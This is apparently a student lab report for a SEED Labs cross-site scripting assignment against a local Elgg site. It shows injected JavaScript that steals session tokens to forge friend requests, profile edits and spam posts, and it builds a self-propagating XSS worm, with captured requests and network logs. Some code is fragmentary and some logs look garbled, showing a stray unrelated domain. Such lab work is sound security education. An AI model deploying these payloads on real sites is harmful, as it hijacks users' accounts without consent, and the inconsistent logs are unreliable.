



# CSE 406

## COMPUTER SECURITY SESSIONAL


### Assignment-2

### **Cross-Site Scripting(XSS) Attack**

Saha Kuljit Shantanu  
1905119

# Task 1: Becoming the Victim's Friend


**1.1:** At first the format of the request URL and content (in case of a post request) has to be obtained for adding a friend in the website [www.seed-server.com](http://www.seed-server.com) from the **Network** tab while inspection



► GET [http://www.seed-server.com/action/friends/add?friend=58&\\_\\_elgg\\_ts=1708052594&\\_\\_elgg\\_token=SRLF0\\_u2jVBLu94Hq-udiQ&\\_\\_elgg\\_token=SRLF0\\_u2jVBLu94Hq-udiQ](http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1708052594&__elgg_token=SRLF0_u2jVBLu94Hq-udiQ&__elgg_token=SRLF0_u2jVBLu94Hq-udiQ)

**1.2:** Then the variables have to be accessed so that the script can be constructed:

- `elgg.security.token.__elgg_ts` for timestamp,ts
- `elgg.security.token.__elgg_token` for token
- `elgg.session.user.guid` for guid
- `elgg.session.user.name` for username



**1.3:** Then the script is constructed in a javascript file, copied and pasted into the **About me** section of Samy's profile in Edit HTML Mode

#### About me

[Embed content](#) [Visual editor](#)

```

<script type="text/javascript">
  window.onload = function () {

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var guid = elgg.session.user.guid;
    //Construct the HTTP request to add Samy as a friend.

    var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + ts + token + token; //FILL IN
  }

```

**1.4:** Now Alice logs in with having no friends in her friend list.

Elgg For SEED Labs



## Alice's friends

No friends yet.



Alice

**1.5:** But no sooner had she navigated to Samy's profile, the vulnerable script is executed and Samy is added to her friend list.

samy

User



**Samy (@samy)**

...var token="\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token; var guid = elgg.session.user.guid; //Construct the HTTP request to add Samy as a frie...

**About me:** ...var token="\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token; var guid = elgg.session.user.guid; //Construct the HTTP request to add Samy...

Elgg For SEED Labs



## Alice's friends



**Samy**

godown 1905118



**Alice**

## Task 2: Modifying the Victim's Profile

**2.1:** At first the format of the request URL and content (in case of a post request) has to be obtained for editing profile in the website [www.seed-server.com](http://www.seed-server.com), just like it was done in 1.1

**Brief description**



Logged in users ▾

**Location**


Logged in users ▾

The **Brief Description** tab value has been set to “1905118” and **Location** is set to “Bashbari, Dhaka” and the visibility status is set to “logged in users”

The URL is there in **Headers** tab:



This request is a **post** request, hence, there is a body in the Ajax Request


The request payload goes here in the **Request** tab:

```

61 .....-24240826629197690892173581432
62 Content-Disposition: form-data; name="briefdescription"
63
64 1905118
65 .....-24240826629197690892173581432
66 Content-Disposition: form-data; name="accesslevel[briefdescription]"
67
68 1
69 .....-24240826629197690892173581432
70 Content-Disposition: form-data; name="location"
71
72 Bashbari, Dhaka
73 .....-24240826629197690892173581432
74 Content-Disposition: form-data; name="accesslevel[location]"
75
76 1
77 .....-24240826629197690892173581432
78 Content-Disposition: form-data; name="interests"
79
80
81 .....-24240826629197690892173581432
82 Content-Disposition: form-data; name="accesslevel[interests]"
83
84 2
85 .....-24240826629197690892173581432
86 Content-Disposition: form-data; name="skills"
87
88
89 .....-24240826629197690892173581432
90 Content-Disposition: form-data; name="accesslevel[skills]"
91
92 2
93 .....-24240826629197690892173581432
94 Content-Disposition: form-data; name="contactemail"
95
96
97 .....-24240826629197690892173581432
98 Content-Disposition: form-data; name="accesslevel[contactemail]"
99
100
101 2
102 .....-24240826629197690892173581432
103 Content-Disposition: form-data; name="phone"
104


```

The response goes here in the **Response** tab:





**2.2:** The process 1.3 is followed to modify Samy's profile with new vulnerable script

### 2.3: Now Alice logs in with her own profile details



**2.4:** And the cross-scripting attack now modifies the profile of Alice in the same way it occurs in 1.5





**2.5:** The cross-scripting attack, however, does not affect the profile of Samy in the way it does in 2.4

Stack	Host	Domain	File	Method	Type	Timestamp	Size	File
	GET	www.ccsd-arv.com	wpj	document	text	4.79 kb	25.00 kb	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	img	jpeg	cached	4.57 kb	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	css	cached	0.0	0.0	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	script	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	require_css.php	script	js	cached	709.0	0x...
	GET	www.ccsd-arv.com	require_js	script	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	script	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	require_css.php	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	require_js	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	278.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	223.0	0x...
	GET	www.ccsd-arv.com	3hrw.jpg	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	178.0	0x...
	GET	www.ccsd-arv.com	wpj	document	js	cached	2.51 kb	0x...
	GET	www.ccsd-arv.com	require_css.php	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	img	cached	4.32 kb	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	img	cached	0.00 kb	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	js	cached	140.0	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	js	cached	0.0	0x...
	GET	www.ccsd-arv.com	wpj-123.jpg	document	js	cached	75.0	0x...

## Task 3: Posting on the Wire on Behalf of the Victim

**3.1:** At first the format of the request URL and content (in case of a post request) has to be obtained for posting on the wire in the website [www.seed-server.com](http://www.seed-server.com), just like it was done in 1.1 and 2.1



## Samy's wire posts


## Friends

67 characters remaining


## Samy

This request is a **post** request, hence, there is a body in the Ajax Request

The request payload goes here in the **Request** tab:



The response goes here in the **Response** tab:




**3.2:** The process 1.3 is followed to modify Samy's profile with new vulnerable script

**3.3:** Now Alice logs in with no wireposts of her own



**3.4:** And the cross-scripting attack now modifies the profile of Alice in the same way it occurs in 1.5




## Alice's wire posts

All
Mine
Friends

What's happening?

Post
140 characters remaining


By Alice · 3 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>

## Task 4: Designing a Self-Propagating Worm

**4.1:** A script has to be made with id “worm” that will first perform task 1, that is when Alice will navigate to Samy’s profile, a friend request will be sent from Alice to Samy

**4.2:** Then the script will perform the second task of editing the user profile of Alice, just with a little modification this time. The **About me** tab will be the medium for the worm to propagate itself.

### About me

[Embed content](#) [Visual editor](#)

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

sendurl="http://www.seed-server.com/action/profile/edit";

var content= token + ts + "&name=" + name;

content += '&description=' + wormCode + '&accesslevel%5Bdescription%5D=1';
```

Public ▾

**4.3:** Then the script will perform the third task of posting the wire of Alice

**4.4:** When 4.2 is executed, the script is embedded into the profile of Alice, which implies that now the profile of Alice is a propagation platform for the worm. When another user (Charlie) navigates to the profile of Alice, this script will be again executed and further propagate.

## Description:

The original script generated from the side of Samy when Alice navigated

Status	Method	Domain	File	Initiator	Type
200	GET	www.seed-server.com	require_config.js	script	js
200	GET	www.seed-server.com	require.js	script	js
200	GET	www.seed-server.com	elgg.js	script	js
302	GET	www.seed-server.com	addThread=596___elgg_ts=1708057299___elgg_ts=1708057299___elgg_token=F8B2p0tHtUzYp_Y3mW6___elgg_token=F8B2p0tHtUzYp_Y3mW6	Samy.75 (xhr)	html
302	POST	www.seed-server.com	edit	Samy.110 (xhr)	html
302	POST	www.seed-server.com	add	Samy.120 (xhr)	html
200	GET	www.seed-server.com	en.js	require.js.127 (script)	js
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js.127 (script)	js
200	GET	www.seed-server.com	formdata-polyfill.js	require.js.127 (script)	js
200	GET	www.seed-server.com	widgets.js	require.js.127 (script)	js
200	GET	www.seed-server.com	init.js	require.js.127 (script)	js
200	GET	www.seed-server.com	ready.js	require.js.127 (script)	js
200	GET	www.seed-server.com	lightbox.js	require.js.127 (script)	js
200	GET	www.seed-server.com	item_toggle.js	require.js.127 (script)	js
200	GET	www.seed-server.com	toolbar.js	require.js.127 (script)	js
200	GET	www.seed-server.com	form.js	require.js.127 (script)	js
200	GET	www.seed-server.com	registercontent.js	require.js.127 (script)	js
200	POST	www.seed-server.com	file_upload.js	require.js.127 (script)	js

After navigating to the profile of Samy, the script propagates to Alice

## Results for "alice"

alice

User



**Alice (@alice)**

```
window.onload = function () { var ts="__elgg_ts="+elgg.security.token.__elgg_ts; var token="__elgg_token="+elgg.security.to...
```

The propagated script generated from the side of Alice when Charlie navigated

Status	Method	Domain	File	Initiator	Type
200	GET	www.secd-server.com	require_config.js	script	js
200	GET	www.secd-server.com	require.js	script	js
200	GET	www.secd-server.com	elgg.js	script	js
302	GET	www.secd-server.com	add?friend=59&__elgg_ts=1708057520&__elgg_ts=1708057520&__elgg_token=txTRYBk4Dda0gkSN30SGw6__elgg_token=txTRYBk4Dda0gkSN30SGw6	alice:118 (xhr)	html
302	POST	www.secd-server.com	edit	alice:118 (xhr)	html
302	POST	www.secd-server.com	add	alice:118 (xhr)	html
200	GET	www.secd-server.com	login.js	require.js	js
200	GET	www.secd-server.com	en.js	require.js	js
200	GET	www.secd-server.com	webpack-polyfill.js	require.js	js
200	GET	www.secd-server.com	formdata-polyfill.js	require.js	js
200	GET	www.secd-server.com	widgets.js	require.js	js
200	GET	www.secd-server.com	init.js	require.js	js
200	GET	www.secd-server.com	ready.js	require.js	js
200	GET	www.secd-server.com	lightbox.js	require.js	js
200	GET	www.secd-server.com	item_toggle.js	require.js	js
200	GET	www.secd-server.com	toolbar.js	require.js	js
200	GET	www.secd-server.com	form.js	require.js	js
200	GET	www.secd-server.com	reportedcontent.js	require.js	js
200	GET	www.secd-server.com	Plugins.js	require.js	js
200	GET	www.secd-server.com	jquerycolorbox.js	require.js	js

After navigating to the profile of Alice, the script propagates to Charlie

## Results for "charlie"

charlie

User



**Charlie (@charlie)**

```
window.onload = function () { var ts="__elgg_ts="+elgg.security.token.__elgg_ts; var token="__&__elgg_token="+elgg.security.tok...
```